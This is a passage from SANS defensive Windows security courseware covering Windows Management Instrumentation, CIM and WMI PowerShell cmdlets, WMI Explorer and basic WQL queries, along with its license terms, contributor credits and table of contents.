There are about a dozen more ADM keywords and keyword-switches. For example, it is possible to have checkboxes, combo boxes, pulldown lists, #If...#EndIf statements, etc. After going through the examples above, the best way to learn is to examine the ADM templates with Microsoft and browse material from the Recommended Reading list.

Recommended Reading

In the Windows Help documentation, navigate to Users and Computers > Group Policy > Concepts > Using Group Policy > Administrative Templates > Advanced Topic: Creating Custom .ADM Files.

Group Policy: Management, Troubleshooting, and Security, by Jeremy Moskowitz (Sybex). Also, check out Jeremy's site; it's very useful: www.gpanswers.com.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

505.3

WMI and Active Directory Scripting

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC505.3

Securing Windows and PowerShell Automation

SANS

WMI and Active Directory Scripting

© 2020 Jason Fossen, Enclave Consulting LLC | All Rights Reserved | Version # F01_01

WMI and Active Directory Scripting
Enclave Consulting LLC © 2020

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Document Legalities

All reasonable and good faith efforts have been exerted to verify that the information in this document is accurate and up to date. However, new software releases, new developments, new discoveries of security holes, new publications from Microsoft or others, etc. can obviate at any time the accuracy of the information presented herein.

Neither the SANS Institute nor GIAC provide any warranty or guarantee of the accuracy or usefulness for any purpose of the information in this document or associated files, tools, or scripts. Neither the SANS Institute, GIAC, nor the author(s) of this document can be held liable for any damages, direct or indirect, financial or otherwise, under any theory of liability, resulting from the use of or reliance upon the information presented in this document at any time.

This document is copyrighted (2020) and reproduction in any number, in any form, in whole or in part, is expressly forbidden without prior written authorization.

Microsoft, MS-DOS, MS, Windows, Windows NT, Windows 2000, Windows XP, Windows Server 2003, Windows 7, Windows Server 2008, Windows 8, Windows 10, Windows Server 2012, Windows Server 2016, Active Directory, Internet Information Server, IIS, and Group Policy are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. Java is a product and trademark of Oracle Corporation. Apache is a product and trademark of the Apache Software Foundation. Citrix MetaFrame is a product and trademark of Citrix Corporation.

Other product and company names mentioned may be the trademarks of their respective owners.

The legal consequences of any actions discussed in this document are unknown. No lawyers or legal experts participated in the writing of any part of this document. Readers are advised to consult with their attorney before implementing any of the suggestions in this document or those that are discussed in seminar.

Community Document Credits

Network security is something produced by a community. Because technologies change so rapidly, the important assets are not the particular software or hardware solutions deployed today, but the ability of the security community to evolve and work together. It is part of the mission of the SANS Institute to facilitate this. This manual is a community document in that it was written with reliance on the prior work of others and is updated regularly with the input of the security community members who use it. That means you.

If you find a significant error of fact or an important omission that would clearly add value to the document, please email the author listed below. If your suggestion is incorporated, we would be pleased to list your name as a contributor.

Document Author: Enclave Consulting LLC, Jason Fossen (Jason@EnclaveConsulting.com)
Author's Version: 35.1
SANS Version: F01_01
Last Modified: 5.Mar.2020

Contributors:

Enclave Consulting LLC, Jason Fossen: author.
Jim Scott (Sandia): new course content ideas.
Jasmine Foster (SBC): Trial MS software.
Mark Burnett (Human): Alt-0160 in passwords.
Hal Pomeranz (www.deer-run.com): having "Today's Agenda" slides—good *ideer*.
Carla Brinker (CFU): edits and corrections for the audio version.
David McDermitt (SAIC): painful verification of certain course content.
Ow Eng Tiong (nus.edu.sg): great info on Automatic Update internals.
Jeffrey Bisko (Titan): correction to registry value descriptions and notes.
Mark Lucas (Caltech): account lockout issues with Kerberos + NTLM.
Oleg Dimerman (Microsoft): great suggestions for additions/corrections.
Bret Fisher (Virginia Beach): updates to information about HFNETCHK and MBSA.
Bill Pugnetti (Boeing): inheritance of NTFS permissions issues.
Nathan Heck (Purdue): Group Policy no override issues (and something else, but I forgot).
James Eyrich (Hoopeston): Group Policy no override issues with disabling.
John Segarra (Pepsi): logging of group membership changes.
Tom Pluimer (Purdue): correction to gresult.exe command line switch reference.
Prasanna Weerakoon (UT-Austin): Desktop Standard (avoiding registry tattoos).
Russell Sampson (Ernst & Young): nice Software Restriction Policy tip (and ^ in passwords).
Eric Case and Will Butler (Arizona): GPO-assigned software packages details.
David Perez (Human): lots-o-updates!
Bryan Simon (Human): fix to important typo related to MSI and IE settings.
Tomislav Herceg (Human): many very useful suggestions and fixes.
Charles Eckman (Human): fix to GPO processing of sites.
Isabelle Graham (American Uni.): correction about GPO link deletion across domains.
Kevin Kelly (Inst. Advanced Study): not to use a fake user name in restricted groups anymore.
Mark Fioravanti (Human): USGCB for Windows 7.
John Kopp (BT Federal): issues with setting an ACL and not the DACL too.
Jeff Whitworth (UNC): correction to a tool's URL.
Peter Zelechowski (EssVote): AutoBackupLogFiles registry value.
Aaron Petrie (Holcim): Wise and Flexera MSI package editor updates.
Benjamin Arnault (Herve Schauer): gpprefdecrypt.py and other additions.
Armond Rouillard (Army): lots of things!
Jason Gladden (Navy): DISA STIGs for Windows and EMET.
Jon Zeolla (Human): Java Deployment Rule Sets.

Torsten Juul-Jensen (Human): GPO Preferences Update.
Rick Moffatt (Human): clarification of AppLocker deny rules.
Brett Slaughter (Human): MS14-025 update for GPO-assigned local user passwords.
Stefan Hazenbroek (Dutch): Group Managed Service Accounts for scheduled tasks.
Ginny Munroe (DeadlineDriven.com): lots of typo-snookies—like this line!
Petr Sidopulos (Human): nicely detailed fixes.
Charlie Goldner (Human): many fixes and suggestions.
Kevin Alt (Leidos): several fixes in this manual and others.
Monica Gelardo-Quash (SANS): thorough review and many fixes.

Table of Contents

Today's Agenda.....	7
Windows Management Instrumentation (WMI).....	9
WMI Tools.....	11
Classes, Namespaces, and WMI Explorer	15
Search on WMI Class Name.....	18
WMI Query Language (WQL)	19
On Your Computer	21
Querying Remote Computers	23
On Your Computer	25
Searching Remote Event Logs.....	27
On Your Computer	30
Schedule System Snapshots for the Blue Team.....	33
On Your Computer	37
Listing Processes and Device Drivers.....	39
WMI Remote Command Execution.....	41
WMI Remote Command Execution vs. Remoting	43
Remotely Force Shutdown, Reboot, or LogOff.....	45
WMI Authentication	48
CIM Session Option.....	51
WMI Namespace Permissions	56
WMI Namespace Auditing	58
WMI for Group Policy.....	61
Windows Admin Center (WAC)	66
On Your Computer	72
Today's Agenda.....	77
Local Users and Groups.....	78
Create New Local Administrative User Account	81
Disable Local Administrative User Account	83
Query Local Group Membership.....	85
Local Administrative User Accounts.....	88
Don't Use Microsoft LAPS	96
Update-PasswordArchive.ps1	99
On Your Computer	105
Today's Agenda.....	109
Active Directory Tools	110
Active Directory Web Service (ADWS).....	120
On Your Computer	122
The PowerShell Active Directory Module	123
Create and Delete User Accounts	126
Reset Passwords.....	128
Modify User Attributes.....	129
Enable, Disable, and Unlock Users.....	130

Get User with All Properties..... 131

Search-ADAccount..... 132

These Tools Are Made for Piping..... 133

The -Filter Parameter 135

Filter by Multiple Properties..... 137

The -SearchBase Parameter 138

Search for Anything with Get-ADObject..... 141

Get-ADObject -SearchBase and -Filter 143

You Still Have a Password Hash 145

Randomize Smart Card Users' Passwords 147

Manage Computer Accounts..... 149

OpenSSH Host Keys in Active Directory..... 150

The Shared ssh_known_hosts File..... 153

Manage Groups..... 155

On Your Computer 157

Today's Agenda..... 175

Active Directory Permissions 176

Why? Delegation of Administrative Control..... 183

Delegation Example: Resetting Passwords..... 187

Delegate Full Control over an OU 193

Auditing AD Access 196

Manage User Rights through Group Policy..... 202

Congratulations!..... 207

Today's Agenda

- 1. Windows Management Instrumentation**
- 2. PowerShell for Local Users and Groups**
- 3. PowerShell for Active Directory**
- 4. Active Directory Permissions and Delegation of Authority for Damage Containment**

Today's Agenda

Windows PowerShell is deeply integrated into the Windows Management Instrumentation (WMI) service. The WMI service is built into Windows and enabled by default. Many PowerShell cmdlets, especially for networking, are simply wrappers for calling WMI functions. Learning PowerShell requires learning WMI too, and that is the first module in today's course.

Windows Admin Center (WAC) is a free web application from Microsoft for remote administration. Your WAC gateway server does not have to be exposed to the internet, but it can be. WAC uses PowerShell remoting and WMI in the background. In today's course, we will install WAC and test it in our browsers.

Another mission-critical use for PowerShell is managing groups, users, and passwords. We have local users and groups in the registry of each server and workstation, plus domain users and groups in the Active Directory database on domain controllers. The second module of today's course covers these topics, especially from a security point of view.

Indeed, the last module in today's course specifically covers Active Directory permissions for the sake of delegation of authority. This is very important for damage containment when administrative credentials are stolen and attackers seek to use PowerShell to abuse Active Directory. This module is really a continuation of the Just Enough Admin (JEA) module previously covered. PowerShell can be used in a restricted JEA endpoint to allow non-Domain Admins to partially manage Active Directory, but JEA by itself does not eliminate all the risks. The aim in today's last module is to combine JEA with Active Directory permissions and logon rights restrictions to


hopefully reduce that risk to an acceptable level. The opposite of this is what most organizations do, namely, they simply dump every IT user into the Domain Admins group, which is terrible for security.

The major topics of this course are:

- Windows Management Instrumentation (WMI) service and namespaces.
- How to query WMI classes with PowerShell.
- How to invoke WMI methods with PowerShell.
- Windows Admin Center (WAC) overview.
- Managing local users and groups with PowerShell.
- Managing domain users and groups with PowerShell.
- Active Directory permissions for JEA and delegation of authority.

Windows Management Instrumentation (WMI)

- WMI is Microsoft's implementation of the DMTF's WBEM and CIM standards for remote administration.



- Hackers and malware **love** the all-powerful WMI service...
- **We can secure access to WMI and use it for defense!**

Windows Management Instrumentation (WMI)

Windows Management Instrumentation (WMI) is the name of a service found running by default on every Windows computer. The WMI service can be remotely accessed to query and change many things. Hackers and malware *love* the WMI service and have been abusing it for years!

But we cannot disable the WMI service—too much depends on it. We can, however, restrict access to the WMI service, log its abuse, and use it for good instead of evil. Learning how to use WMI is an essential PowerShell skill.

What Is WMI?

Windows Management Instrumentation (WMI) is Microsoft's implementation of the Distributed Management Tasks Force's (DMTF) Common Information Model (CIM) for Web-Based Enterprise Management (WBEM) and remote administration.

OK, so what does *that* mean? Let's unpack these terms.

What Is WBEM?

Remember SNMP? The goal of SNMP was to provide a vendor-neutral protocol for getting and setting configuration information on any networking device. Each SNMP-capable device would have one or more standardized miniature databases, called

Management Information Bases (MIBs), which SNMP could query and write. Well, WBEM is similar to the next generation of SNMP, but with a *much* more ambitious goal.

The goal of WBEM is to be able to monitor and manage hardware devices, operating systems, applications, services, directories, users, or any other network-attached entity, no matter what variety of vendors have supplied these entities to an organization, and to do all this with standardized protocols that even make the monitoring/management systems independent of vendor and location.

What Is the DMTF?

The Distributed Management Task Force (DMTF) is the group designing the standards and protocols to make WBEM a reality. The DMTF wants a WBEM world. The DMTF is composed of frustrated industry leaders (IBM, Cisco, Novell, Microsoft, and 180 other organizations) who all fought for years to have their own proprietary remote management standards dominate the marketplace, but now they've seen that the enormous complexity of a WBEM world will require cooperation if anything is to be achieved at all. In a sense, they've learned from TCP/IP—it's better if we all just get along.

What Is the CIM?

WBEM defines goals, not implementation details. The Common Information Model (CIM) is the core set of standards for implementing WBEM. Roughly speaking, CIM is to WBEM as RFCs are to TCP/IP.

Most importantly, CIM defines how data should be formatted and named. Each CIM-compliant platform will have a service that can receive and understand remote CIM-formatted requests and commands and reply with CIM-formatted data and messages. For example, CIM organizes data into a hierarchical namespace, similar to the way Active Directory organizes user/computer information into a hierarchical namespace. Different types of hardware and software will always be found in certain well-known locations in the hierarchy. And you will be able to search and enumerate the CIM namespace on a remote box when you don't know what to ask for.

Windows Management Instrumentation (WMI) is Microsoft's implementation of CIM for Microsoft's operating systems, services, and applications. WMI is "MS-CIM", but not *embraced and expanded CIM* in proprietary ways; it's just CIM on Microsoft boxes.

What Can I Do with WMI?

WMI can be used to manage event logs, shut down/reboot machines, execute commands on remote systems, query NTFS permissions on files, enumerate services for auditing, manage shared folders, list processes and their paths, enumerate network connections, add DNS records, and carry out *many* other tasks. PowerShell itself is just one part of what Microsoft calls the "Windows Management Framework (WMF)", and WMI is another major part of the WMF. PowerShell and WMI are normally upgraded together when installing a new version of the WMF.

WMI Tools

PowerShell 1.0+

- Windows Vista and Server 2003
- **Get-WmiObject** (RPC only)
- Get-Help "*-Wmi*"

PowerShell 3.0+

- Windows 8 and Server 2012
- **Get-CimInstance** (WSMAN or RPC)
- Get-Command -Module CimCmdlets



WMI Explorer (free download)

SANS

SEC505 | Securing Windows

WMI Tools

There are many tools related to Windows Management Instrumentation (WMI).

PowerShell 1.0 WMI Cmdlets

PowerShell 1.0 was first installed by default on Windows Vista and Server 2003. It included several WMI-related cmdlets, the most important of which is Get-WmiObject:

- Get-WmiObject
- Remove-WmiObject
- Invoke-WmiMethod
- Set-WmiInstance
- Register-WmiEvent

To list your WMI-related cmdlet names:

```
Get-Help "*-wmi*"
```

When these original WMI cmdlets connect to a remote computer, they use DCOM RPC.

PowerShell 3.0 CIM Cmdlets

PowerShell 3.0 was first installed by default on Windows 8 and Server 2012. PowerShell 3.0 and later include newer cmdlets named after the Common Information Model (CIM), the most important of which is Get-CimInstance:

- Get-CimInstance

- Get-CimAssociatedInstance
- Get-CimClass
- Get-CimSession
- Invoke-CimMethod
- Set-CimInstance
- New-CimInstance
- New-CimSession
- New-CimSessionOption
- Register-CimIndicationEvent
- Remove-CimInstance
- Remove-CimSession
- Import-BinaryMiLog
- Export-BinaryMiLog

To list your WMI-related CIM cmdlets:

```
Get-Command -Module CimCmdlets
```


These newer CIM cmdlets are easier to use and faster than the original WMI cmdlets (like Get-WmiObject). The newer CIM cmdlets also comply better with the CIM and Web Services Management (WSMAN) standards, which offer better cross-platform compatibility. The newer CIM cmdlets can also use the WSMAN protocol, not just DCOM RPC. The original WMI cmdlets can only connect using DCOM RPC.

Fortunately, the syntax and use of the CIM cmdlets is often very similar to the original WMI cmdlets, especially when using WQL queries. Here is a table for reference that maps the original WMI cmdlets to the newer CIM cmdlets.

Original WMI Cmdlets	Newer CIM Cmdlets
Get-WmiObject	Get-CimInstance
Get-WmiObject -List	Get-CimClass
Remove-WmiObject	Remove-CimInstance
Invoke-WmiMethod	Invoke-CimMethod
Set-WmiInstance	Set-CimInstance
Set-WmiInstance -PutType CreateOnly	New-CimInstance
n/a	Register-CimIndicationEvent
n/a	Get-CimAssociatedInstance


WMI Explorer (Free Download)

WMI Explorer is not a built-in tool from Microsoft, but it is a popular and free download (<https://github.com/vinaypamnani/wmie2/releases>). WMI Explorer is a very nice, easy-to-use, graphical tool for browsing WMI namespaces, classes, properties, and methods. It can also connect to remote computers and generate sample PowerShell code for interacting with WMI.



WBEMTEST.EXE

WBEMTEST.EXE is a built-in graphical tool to interact with the WMI service on local or remote machines. It's only advantage over WMI Explorer is that it is already built in (C:\Windows\System32\wbem\wbemtest.exe).



CIM Studio (Free Download)


CIM Studio is also a free, graphical tool (<http://msdn.microsoft.com/downloads/>), but it's not quite as polished or fast as WMI Explorer or even WBEMTEST.EXE.

WMIC.EXE

Windows includes a WMI command line tool named "WMIC.EXE" that can be used to get or set configuration data for a wide variety of settings. There are many WMIC.EXE examples on the internet. However, this tool has been deprecated in favor of PowerShell.

WMI Control (MMC.EXE snap-in)

WMI Control is the name of a snap-in that can be added to an MMC.EXE console. The WMI Control snap-in can target a local or remote computer and is mainly used to manage WMI namespace permissions. To see these permissions, right-click on the WMI Control snap-in itself, select Properties, and go to the Security tab.



[WMI], [WMICLASS], and [WMISEARCHER]

WMI objects can be created by casting a variable to [WMI], [WMICLASS], or [WMISEARCHER] as "solution accelerators". But while this might require fewer keystrokes, it actually makes it more difficult for new coders to understand how to use WMI. The notion that "fewer keystrokes" is the same thing as "easier" is incorrect. This manual will generally avoid using these and focus on using the -Query parameter instead.

Classes, Namespaces, and WMI Explorer

Namespace:

Classes:

Objects:

Properties

Methods

C:\SANS\Tools\WMI-Explorer\WMIExplorer.exe

The screenshot shows the WMI Explorer interface. On the left, a tree view of namespaces is visible, with 'root\CIMV2' selected. The main pane shows a list of classes, including 'Win32_BIOS'. A script execution window is open, showing a PowerShell script that queries the 'Win32_BIOS' class. The script output shows the class name and its properties.

SEC505 | Securing Windows

Classes, Namespaces, and WMI Explorer

WMI information is structured around objects, objects are collected into classes, and classes are organized under namespaces.

WMI Classes

A "class" in WMI/CIM is a set of one or more objects that represent other things in Windows; for example, there is a class named "Win32_Process" that contains objects representing processes and a "Win32_BIOS" class with just one instance object whose properties contain information about the firmware on a computer.

By analogy, in economics we might talk about "the middle class" as a set of people within a certain income range. In general, a class is a set of things, and we can talk about each thing individually (like "Justin McCarthy is a member of the middle class") or we can talk about the class as a whole (like "the income of the middle class increased by two percent last year").

Think of a class as a table in a database, where each object in the class is like a record in that table, and the properties of those objects correspond to the fields (or column headers) of those records. Hence, a class is like a database table, and an object in a class is like a record in a row of that table.

To list the classes available in a particular namespace, such as "root\CIMv2":

```
Get-CimInstance -Query "select * from meta_class"
-Namespace "root\cimv2" | Select-Object CimClass
```


A shorter way to perform the same query is:

```
Get-CimClass -Namespace 'Root\CIMv2'
```

WMI Namespaces

There are hundreds of WMI classes, but they are not all lumped together into one giant list. Classes are organized into namespaces. A "namespace" is just a collection of classes. By analogy, if a class is like a table, a namespace is like a database with many tables/classes inside of it. A namespace does not actually correspond to a real folder or database; it's just an abstract naming scheme. Just like DNS domain names do not physically exist, neither do WMI namespaces.

The topmost WMI namespace is named "root", just like the topmost DNS domain, and the most important namespace under root is named "CIMV2", which is short for CIM version 2. Unlike DNS, though, the path to CIMV2 would be written as "Root\CIMV2", written with a backslash instead of a period.

To see a list of all the WMI namespaces:

```
Get-CimInstance -Query "select * from __namespace"
-Namespace "root" | Select-Object Name
```

But what do these classes contain? How can we dump their contents?

WMI Explorer

To help visualize and browse your namespaces and classes, you can download a free tool named "WMI Explorer" from <https://github.com/vinaypamnani/wmie2/releases>.

In your training VM, you can also find the WMI Explorer tool here:

```
C:\SANS\Tools\WMI-Explorer\WMIExplorer.exe
```

As shown in the slide, in the WMI Explorer graphical interface, click the Connect button to list the namespaces on a local or remote computer (defaults to your own computer).


In the list of namespaces on the left, double-click the ROOT\CIMV2 namespace, wait a few seconds, then notice in the middle pane the list of classes from that namespace.

In the list of classes in the middle, scroll down to the Win32_BIOS class and double-click it. On the right-hand side, you can now browse the tabs to see the instances, properties, and methods of the objects from the selected class.

On the Script tab, choose PowerShell, then click the Run Script button. A new PowerShell window appears and executes the script code shown. Very handy!

Finally, in the bottom left-hand corner, WMI Explorer shows the WQL query executed to gather the data displayed in the tool. This is similar to an SQL query of a table in a database, except that here the table is a WMI class.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020



Search on WMI Class Name

There are too many WMI classes, properties, and methods to memorize. And very often, a property has only a numeric code as a value, but what do these numbers mean?

Use any internet search engine and do a search on a particular WMI class name, such as "Win32_BIOS", and often the very first link returned will take you to Microsoft's website with the documentation on that class. The online documentation includes a description of the class, the mapping of property code numbers to their meanings, the effects of calling various methods, links to related classes, miscellaneous remarks, OS requirements, and sometimes code samples written in C# or PowerShell too.

So, when running commands like the following, please don't feel lost and overwhelmed by the strange-looking output: there is lots of online documentation. Just search on the WMI class name and property names you're interested in!

```
$bios = Get-CimInstance -Query "SELECT * From Win32_BIOS"
$bios | select *
```

WMI Query Language (WQL)

A "**class**" in WMI is like a table of objects with properties.

```
SELECT Property FROM WMIClassName
```

```
SELECT Property FROM WMIClassName  
WHERE Property = 'Something'
```

```
SELECT Property FROM WMIClassName  
WHERE Property LIKE '%Pattern%'
```

WMI Query Language (WQL)

WMI Query Language (WQL) is a simplified subset of ANSI standard Structured Query Language (SQL) for databases. With WQL, you can query the classes in the CIM in a consistent, understandable, explorable way. Learning basic WQL is also a good investment in one's IT career because of its carryover to SQL with database applications and servers.

The format of a typical WQL query looks like this:

```
SELECT <property> FROM <class> WHERE <property> = 'foo'
```

Or when using the "LIKE" keyword to do pattern matching:

```
SELECT <property> FROM <class> WHERE <property> LIKE '%foo%'
```

